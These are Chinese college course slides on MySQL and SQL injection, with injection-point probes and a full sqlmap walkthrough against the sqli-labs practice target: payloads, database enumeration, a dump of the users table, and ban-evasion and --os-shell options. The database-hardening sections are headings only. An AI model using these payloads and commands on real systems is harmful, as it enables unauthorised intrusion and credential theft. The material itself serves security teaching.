云安全技术与应用

- 日照职业技术学院
- 电子信息工程系
- 赵娜

项目七

数据库攻击与加固技术

目录

CONTENTS

01.

SQL语言基础回顾

MySQL

SQL结构化查询语言，绝大多数关系型数据库（MySQL、Access、Oracle等）都采用SQL进行查询、管理及常用操作。

MySQL是被广泛使用的一种开源数据库，官方网站www.mysql.com。

MySQL基本操作

在MySQL中所有的语句后面都要加上“;” 表示结束。

```
select version();          #查看mysql版本

select user();             #查看当前用户

select database();         #查看当前打开的数据库

show databases;            #查看MySQL中共包含了哪些数据库

use test;                  #打开test数据库

show tables;               #显示数据库中的表
```

MySQL基——创建表、向表中添加记录

创建表：

```
mysql> create table hack
    -> (
    -> id int,
    -> username varchar(20),
    -> password varchar(30)
    -> );
```

向表中添加记录：

```
insert into hack
values(1,'admin',  ‘456');
insert into hack
values(2,'boss',  ‘123');
```

MySQL基——创建表、向表中添加记录

创建表：

```
mysql> create table hack
    -> (
    -> id int,
    -> username varchar(20),
    -> password varchar(30)
    -> );
mysql> create table news
    -> (
    -> id int,
    -> title varchar(50)
    -> );
```

向表中添加记录：

```
insert into hack
values(1,'admin',  ‘456');
insert into hack
values(2,'boss',  ‘123');

insert into news
values(1,'web');
```

MySQL——select

```
select * from hack;                          #显示hack表中的所有记录
select * from hack where id=1;    #从hack表中查找满足条件id=1的记录
select username,password from hack where id=1;
#从hack表中查找满足条件id=1的记录，并只显示username和password字段内容
select * from hack where id=1 and username="admin";
#从hack表中查找同时满足条件id=1以及username=“admin”的记录
select * from hack where id=1 or username="boss";
#从hack表中查找同时满足条件id=1或者username=“boss”的记录
```

MySQL基——select

```
select * from news where id=1 and exists (select * from hack);
#通过exists()函数判断hack表是否存在

select * from news where id=1 and exists (select username from hack);
#通过exists()函数判断hack表中是否存在username字段

select * from hack order by id;                    #按照hack表中的id列升序排序

select username,password from hack order by 2;
#按照查询结果中的第2列（即password列）升序排序
```

MySQL基——union select联合查询

union联合查询可以一次性执行两个或多个查询，并将它们的结果组合在一起输出显示。

union联合查询的基本规则：　　所有查询中的列数必须相同

select * from news union select * from hack; #字段数不匹配，查询报错

select * from news union select username,password from hack;　　#查询正常

select * from hack union select 1,id,title from news; #查询正常

MySQL基——注释语句

注释方式

- \- \# 号注释
- \- %23 注释
- \- --+ 注释

MySQL——常用的查询信息

常用的查询信息

- database() # 在用的[数据库]名
- user()　# 用户信息
- version() # 数据库版本信息
- @@basedir # 数据库安装路径
- @@version_compile_os # 操作系统版本

MySQL——group_concat()

使用 group_concat() 将多行合并成一行(比较常用)
语法：group_concat([[distinct] 要连接的字段 [order by 排序字段 asc/desc] [separator '分隔符'])

```
SELECT
  T.DEPTNO,
        group_concat ( T.ENAME ORDER BY DEPTNO separator ',' )
FROM
        EMP T
WHERE
        T.DEPTNO = '20'
GROUP BY
        T.DEPTNO;
```

MySQL——limit

limit 是 MySQL 中的一个特殊关键字，用于指定查询结果从哪条记录开始显示，一共显示多少条记录。

LIMIT 指定初始位置的基本语法格式如下：

LIMIT 初始位置，记录数

其中，“初始位置”表示从哪条记录开始显示；“记录数”表示显示记录的条数。第一条记录的位置是 0，第二条记录的位置是 1。后面的记录依次类推。

02.

SQL注入的原理分析

什么是SQL注入？

SQL注入的核心思想：

黑客在正常的需要调用数据库数据的URL后面构造一段数据库查询代码，然后根据返回的结果，从而获得想要的某些数据。

SQL注入漏洞（SQL injection）是Web层面最高危的漏洞之一，曾连续3年在OWASP年度十大漏洞中排名第一。

准备实验环境

✓实验平台　　PHPstudy

✓目标网站　　sqlilabs


✓涉及资源：1. https://github.com/Audi-1/sqli-labs

2.墨者学院

知识点

- 1. 在Mysql5.0以上版本，mysql存在一个自带数据库名为information_schema，它是一个存储记录所有数据库名，表名，列名的数据库，也相当于可以通过查询它获取指定数据库下面的表名或列名信息。
- 2. 数据库中符号. 代表下一级，如xiaodi.user 表示xiao数据库下的user表名。
- information_schema.tables; 记录所有表名信息的表
- information_schema.columns; 记录所有列名信息的表
- table_name 表名
- column_name 列名
- table_schema 数据库名

注入原理


缺少对输入的合法性判断
构建特殊数据库查询语句
动态查询数据库
Internet
攻击者
获得数据库信息
数据库
返回数据库信息
利用SQL语句猜解管理员信息
登陆管理员后台
后台管理员
篡改界面
修改数据

SQL注入威胁表现形式可以体现为以下几点：

- 绕过认证，获得非法权限
- 猜解后台数据库全部的信息
- 注入可以借助数据库的存储过程进行提权等操作

SQL注入攻击的典型手段：

- 判断应用程序是否存在注入漏洞
- 收集信息、并判断数据库类型
- 根据注入参数类型，重构SQL语句的原貌
- 猜解表名、字段名
- 获取账户信息、攻击web或为下一步攻击做准备

SQL注入判断注入点的方法：

SQL注入漏洞的几种判断方法：

正确链接： http://www.heetian.com/showtail.asp?id=40

①http://www.heetian.com/showtail.asp?id=40'

②http://www.heetian.com/showtail.asp?id=40 and 1=1

③http://www.heetian.com/showtail.asp?id=40 and 1=2

如果执行①后，页面上提示报错或者提示数据库错误的话，说明是存在注入漏洞的。

如果执行②后，页面正常显示，而执行③后，页面报错，那么说明这个页面是存在注入漏洞的。

SQL注入判断注入点的方法：

SQL注入漏洞的几种判断方法：

因为正确的链接：http://www.heetian.com/showtail.asp?id=40 没有问题，如果如果执行①后，页面上提示报错或者提示数据库错误的话说明是不满足条件，说明查询的条件不满足，是有一个查询语句的，说明是存在注入漏洞，如果执行②后，页面正常显示，而执行③后，页面报错，那么说明这个页面是存在注入漏洞的。

实战：墨者靶机真实mysql注入演示

SQL注入之
简单SQL注入

Sqlilabs注入靶场搭建简要使用

https://blog.csdn.net/ssjjtt1997/article/details/117233500

- ✓ SQLi-Labs 是一个专业的 SQL 注入练习平台，它适用于 GET 和 POST 等多场景的注入。
- ✓ SQLi-Labs 注入场景（基于错误的注入、基于误差的注入、盲注入、更新查询注入、插入查询注入、Header 头部注入、二阶注入，也可叫二次注入、绕过 WAF、堆叠注入……）
- ✓ SQLi-Labs 下载（确定PHP版本）
- ✓ SQLi-Labs 安装

03.

sqlmap注入工具的使用

SqlMap简介

SqlMap是一个自动化检测和利用SQL注入漏洞的免费开源工具,对SQL注入漏洞进行检测的最佳工具

- ✓ 支持对多种数据库进行注入测试，能够自动识别数据库类型并注入
- ✓ 支持多种注入技术，并且能够自动探测使用合适的注入技术，如：布尔盲注、时间盲注、联合查询注入、报错注入、堆查询注入
- ✓ 能够爆破数据库信息，如用户名，密码
- ✓ 能够自动识别哈希密码，并且使用密码字典进行破解

Sqlmap——命令参数

Sqlmap是一个自动化检测和利用SQL注入漏洞的免费开源工具,对SQL注入漏洞进行检测的最佳工具。

使用SQLMap进行SQL注入攻击的基本步骤如下：

（1）判断注入点：sqlmap.py -u url（目标地址）　　-u：指定地址

给出了测试语句的payload

```
D:\Program Files (x86)\sqlmap>sqlmap.py -u http://localhost/sqlilabs/Less-1/?id=1
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.11.3#dev}
|_ -| . [,]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

```
[19:23:58] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 55 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 7365=7365 AND 'Qsip'='Qsip

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: id=1' AND GTID_SUBSET(CONCAT(0x71766a7071,(SELECT (ELT(3642=3642,1))),0x71717a7871),3642) AND 'onWb'='onWb

    Type: time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind (SLEEP - comment)
    Payload: id=1' OR SLEEP(5)#

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-4512' UNION ALL SELECT NULL,NULL,CONCAT(0x71766a7071,0x444b4178707a416557434f4e514b4a5258756b6e7a516361
5045746946507352595 86e796664734d,0x71717a7871)-- -
---
[19:25:04] [INFO] the back-end DBMS is MySQL
[19:25:04] [CRITICAL] connection was forcibly closed by the target URL. sqlmap is going to retry the request(s)
web application technology: PHP 5.6.9, Nginx 1.15.11
back-end DBMS: MySQL >= 5.6
```

给出了数据库管理系统的版本以及类别，一般还会爆出操作系统版本等等。

Sqlmap——命令参数

（2）爆破数据库名：sqlmap.py -u http://xxx.com/?id=1 --dbs

--dbs：查看所有数据库名

--current-db：查看当前使用的数据库

```
D:\Program Files (x86)\sqlmap>sqlmap.py -u http://localhost/sqlilabs/Less-1/?id=1 --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.11.3#dev}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

```
back-end DBMS: MySQL >= 5.6
[19:32:54] [INFO] fetching database names
available databases [6]:
[*] challenges
[*] information_schema
[*] mysql
[*] performance_schema
[*] security
[*] sys
```

```
D:\Program Files (x86)\sqlmap>sqlmap.py -u http://localhost/sqlilabs/Less-1/?id=1 --current-db
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.11.3#dev}
|_ -| . [(]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

```
___
[19:34:15] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.9, Nginx 1.15.11
back-end DBMS: MySQL >= 5.6
[19:34:15] [INFO] fetching current database
current database: 'security'
[19:34:15] [INFO] fetched data logged to text files under 'C:\Users\na\AppData\Local\sqlmap\output\localhost'
[19:34:15] [WARNING] your sqlmap version is outdated
```

Sqlmap——命令参数

（3）爆破数据库表名：sqlmap.py -u http://xxx.com/?id=1 –D 库名 --tables

-D：指定数据库名

--tables：查看指定库下面的所有的表名

```
D:\Program Files (x86)\sqlmap>sqlmap.py -u http://localhost/sqlilabs/Less-1/?id=1 -D security --tables
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.11.3#dev}
|_ -| . [.]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

```
[19:37:47] [INFO] fetching tables for database: 'security'
Database: security
[4 tables]
+----------+
| emails   |
| referers |
| uagents  |
| users    |
+----------+
```

Sqlmap——命令参数

（4）爆破字段名：sqlmap.py -u http://xxx.com/?id=1 -D 库名 –T 表名 --columns

-T：指定表名

--columns:查看指定库的表中的所有字段名

```
D:\Program Files (x86)\sqlmap>sqlmap.py -u http://localhost/sqlilabs/Less-1/?id=1 -D security -T users --columns
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.11.3#dev}
|_ -| . [,]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
[19:40:09] [INFO] fetching columns for table 'users' in database 'security'
Database: security
Table: users
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | int(3)      |
| password | varchar(20) |
| username | varchar(20) |
+----------+-------------+

[19:40:09] [INFO] fetched data logged to text files under 'C:\Users\na\AppData
[19:40:09] [WARNING] your sqlmap version is outdated
```

Sqlmap——命令参数

（4）爆破所有数据：sqlmap.py -u http://xxx.com/?id=1 -D 库名 –T 表名 -C 字段名 --dump

-C：指定字段名

--dump：根据指定的库、表、字段爆破里面的数据

```
D:\Program Files (x86)\sqlmap>sqlmap.py -u http://localhost/sqlilabs/Less-1/?id=1 -D security -T users -C id,password,us
ername --dump
```

```
[19:51:30] [INFO] fetching entries of column(s) 'id,password,username' for table 'users' in database 'security'
Database: security
Table: users
[13 entries]
+----+------------+----------+
| id | password   | username |
+----+------------+----------+
| 1  | Dumb       | Dumb     |
| 2  | I-kill-you | Angelina |
| 3  | p@ssword   | Dummy    |
| 4  | crappy     | secure   |
| 5  | stupidity  | stupid   |
| 6  | genious    | superman |
| 7  | mob!le     | batman   |
| 8  | admin      | admin    |
| 9  | admin1     | admin1   |
| 10 | admin2     | admin2   |
| 11 | admin3     | admin3   |
| 12 | dumbo      | dhakkan  |
| 14 | admin4     | admin4   |
+----+------------+----------+
```

Sqlmap——命令参数

扩展：

1. Sqlmap对登陆框（表单）进行注入

使用方式：sqlmap.py -u http://xxx.com/admin/index.php --form

2. 伪静态注入

3. --flush-session：清除缓存 //简写 –z flu

--level:共有五个等级，默认为1，等级越高，测试的内容也越多

--risk：共有四个风险等级，默认是1，等级越高，用来测试的语句也更多

-v：显示详细扫描信息，共有5个等级

指定SQLmap跑哪种类型的注入方法

```
--technique

B: Boolean-based blind SQL injection（布尔型注入）
E: Error-based SQL injection（报错型注入）
U: UNION query SQL injection（可联合查询注入）
S: Stacked queries SQL injection（可多语句查询注入）
T: Time-based blind SQL injection（基于时间延迟注入）

--random-agent  随机请求头  默认情况下是sqlmap
--delay=1 每次探测延时1秒（防止访问过快被ban）
--count 查看数据
--level 1-5 等级越高测试的越完整方向越多 （3 会跑head注入）
--risk 2 测试更多丰富的语句
（--level 3 --risk 2）

--is-dba 看当前注入点的数据库权限
--os-shell 直接获取目标的系统权限    只有在dba为true的时候可能
--proxy=http://127.0.0.1:9090
--flush-session 忽略缓存继续跑sql注入
```

04.

数据库加固

05.

实战：Mysql数据库加固练习